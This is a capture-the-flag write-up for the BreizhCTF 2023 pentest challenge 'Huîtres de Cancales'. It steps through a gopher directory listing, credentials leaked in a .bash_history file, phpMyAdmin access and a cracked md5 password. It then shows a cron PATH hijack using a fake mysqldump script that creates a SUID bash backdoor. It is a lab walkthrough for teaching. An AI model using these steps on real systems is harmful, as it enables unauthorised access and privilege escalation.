
BreizhCTF 2023 - Huîtres de Cancales
Challenge details
| Event | Challenge | Category | Points | Solves |
|---|---|---|---|---|
| BreizhCTF 2023 | Huîtres de Cancales | Pentest | ??? | ??? |

The Cancale Oyster Market runs an aging information system. You have therefore been commissioned to audit their external perimeter!
Author: Zeecka
TL;DR
The audited system exposes a gopher service with a directory listing. The exposure of a .bash_history file makes it possible to retrieve valid MySQL credentials. These can then be used on the PhpMyAdmin web application, in order to retrieve from the database a login:md5 pair for the user robert. Once the hash is cracked (Robert35), these credentials can be reused through the SSH service. Privilege escalation, for its part, is carried out by means of a root crontab (the crontab’s $PATH variable containing the /home/robert/ directory).
Methodology
An initial nmap scan indicates the presence of 3 services.
# Nmap 7.80 scan initiated as: nmap -sS -Pn -p- -oA nmap 10.8.0.1
Nmap scan report for 10.8.0.1 (10.8.0.1)
Host is up (0.0000020s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
70/tcp   open  gopher
80/tcp   open  http
# Nmap done -- 1 IP address (1 host up) scanned in 0.35 seconds
The presence of the gopher service is unusual but consistent with the challenge description. Several clients exist to access this service, the simplest still being the use of a browser extension, or of curl.
$ curl gopher://10.8.0.1/

i[/]    TITLE   null.host       1
i               null.host       1
1.                                     2023-Mar-12 17:43   --------     /./     604530d613f1    70
1..                                    2023-Mar-12 18:05   --------     /../    604530d613f1    70
1administrator                         2023-Mar-12 17:43   --------     /administrator/ 604530d613f1    70
1night                                 2023-Mar-12 17:43   --------     /night/ 604530d613f1    70
1robert                                2023-Mar-12 17:43   --------     /robert/        604530d613f1    70
1zeecka                                2023-Mar-12 17:43   --------     /zeecka/        604530d613f1    70
i___________________________________________________________________            null.host       1
i                 Gophered by Gophernicus/3.1.1 on Debian/11 x86_64             null.host       1
.
Here we observe behavior characteristic of a directory listing. All the linux user directories are accessible:
$ curl gopher://10.8.0.1/1robert/

i[/robert/]     TITLE   null.host       1
i               null.host       1
1..                                                                     /       604530d613f1    70
1.                                     2023-Mar-12 17:43   --------     /robert/./      604530d613f1    70
1..                                    2023-Mar-12 17:43   --------     /robert/../     604530d613f1    70
0.bash_history                         2023-Mar-11 10:35     0.5 KB     /robert/.bash_history   604530d613f1    70
0.bash_logout                          2023-Mar-11 10:35     0.2 KB     /robert/.bash_logout    604530d613f1    70
0.bashrc                               2023-Mar-11 10:35     3.5 KB     /robert/.bashrc 604530d613f1    70
0.profile                              2023-Mar-11 10:35     0.8 KB     /robert/.profile        604530d613f1    70
0databases.txt                         2023-Mar-11 10:35     0.2 KB     /robert/databases.txt   604530d613f1    70
i___________________________________________________________________            null.host       1
i                 Gophered by Gophernicus/3.1.1 on Debian/11 x86_64             null.host       1
.
We notice the presence of a .bash_history file in the robert user’s directory:
$ curl gopher://10.8.0.1/1robert/.bash_history

git status
git add *
git restore --staged main/
git status
git commit -m "typo"
git push
cd web
git add *
git status
git commit -m "favicon"
git push
echo "VGhlIEdhbWUK" | base64 -d
dolphin . &
python3
apt install -y mariadb-server
sudo apt install -y mariadb-server
su
mariadb -u robert
mariadb -u robert -p web
mariadb -u robert -p assword web
whoami
mariadb -u robert -password web
whoami
id
mariadb -u robert -password web < web.sql
mariadb -u robert -password -e "SHOW DATABASES;" > databases.txt
cat databases.txt
rm web.sql
sudo apt update
sudo apt upgrade
Analyzing the content lets us identify mariadb connection attempts. We can moreover confirm the execution of the command mariadb -u robert -password -e "SHOW DATABASES;" > databases.txt by the presence of the databases.txt file in his user directory.
The use of the -password option is misleading here since on mariadb (and mysql) the password must be supplied directly after the -p parameter and with no preceding space, for example here with the credentials username:foobar:
mysql -u username -pfoobar database_nameWe can therefore deduce that the credential pair used here is robert:assword (without the p, since it corresponds to the -p option).
Let’s now move on to analyzing the web service.
 Home page of the web application.
Enumerating the web resources lets us identify a PhpMyAdmin application on the /phpmyadmin/ endpoint:
$ dirsearch -u http://10.8.0.1/ -x 403,404
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11622
Target: http://10.8.0.1/
[19:26:17] Starting:
[19:27:57] 301 - 311B - /phpmyadmin -> http://10.8.0.1/phpmyadmin/
[19:27:59] 200 - 15KB - /phpmyadmin/doc/html/index.html
[19:27:59] 200 - 18KB - /phpmyadmin/
[19:27:59] 200 - 18KB - /phpmyadmin/index.php
[19:27:59] 200 - 69KB - /phpmyadmin/ChangeLog
[19:27:59] 200 - 1KB - /phpmyadmin/README
Task Completed PhpMyAdmin application.
Reusing the credential pair robert:assword then allows us to log in to the application, where we retrieve an account associated with a hash:
 Authenticated access to PhpMyAdmin.
Identifying and cracking the hash lets us recover the password Robert35.
 Cracking the md5 digest.
We can now reuse these credentials to connect over ssh.
$ ssh robert@10.8.0.1
$ cat /flag_user.txt

BZHCTF{LeMouchoir
The absence of a complete flag and the presence of an administrator user suggests the possibility of privilege escalation. Inspecting the scheduled tasks lets us identify a task run under the administrator’s role:
$ cat /etc/crontab

# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/robert:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
#17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
#25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
#47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
#52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/1 *    * * *   administrator    mysqldump -u robert -password marche > /tmp/backup.sql
Here the administrator uses the mysqldump tool to make a copy of the database every minute. The absolute path is not specified and the $PATH variable starts with the user directory /home/robert. Writing a mysqldump binary into this directory will therefore take priority over the original binary and be executed with administrator privileges every minute.
Here we are going to write a malicious mysqldump binary that creates an administrator backdoor thanks to the crontab. We will use a SUID copy of the /bin/bash binary (it is also possible to add an SSH key to the administrator user, or even to copy the flag file).
The content of the mysqldump binary is as follows:
#!/bin/bash
cp /bin/bash /tmp/admin_bash
chmod +s /tmp/admin_bash
The latter must be placed in the home directory of the user robert, in accordance with the PATH variable identified earlier.
$ scp mysqldump robert@127.0.0.1:~/

$ chmod +x mysqldump
Once the cron has executed (every minute), we observe the creation of a SUID binary admin_bash in the /tmp directory:
$ ls -la /tmp

total 1220
drwxrwxrwt 1 root          root             4096 Mar 12 19:13 .
drwxr-xr-x 1 root          root             4096 Mar 12 19:00 ..
-rwsr-sr-x 1 administrator administrator 1234376 Mar 12 19:13 admin_bash
-rw-r--r-- 1 administrator administrator       0 Mar 12 19:13 backup.sql
-rw------- 1 root          root                0 Mar 10 18:25 tmp.qgg46h67F1
The user can now launch a shell with administrator privileges using the following command:
$ /tmp/admin_bash -p

admin_bash-5.1$ id

uid=1002(robert) gid=1002(robert) euid=1001(administrator) egid=1001(administrator) groups=1001(administrator),1002(robert)

admin_bash-5.1$ cat /flag_root.txt

CestUnParcAHuîtres}
Flag
BZHCTF{LeMouchoirCestUnParcAHuîtres}
Author: Zeecka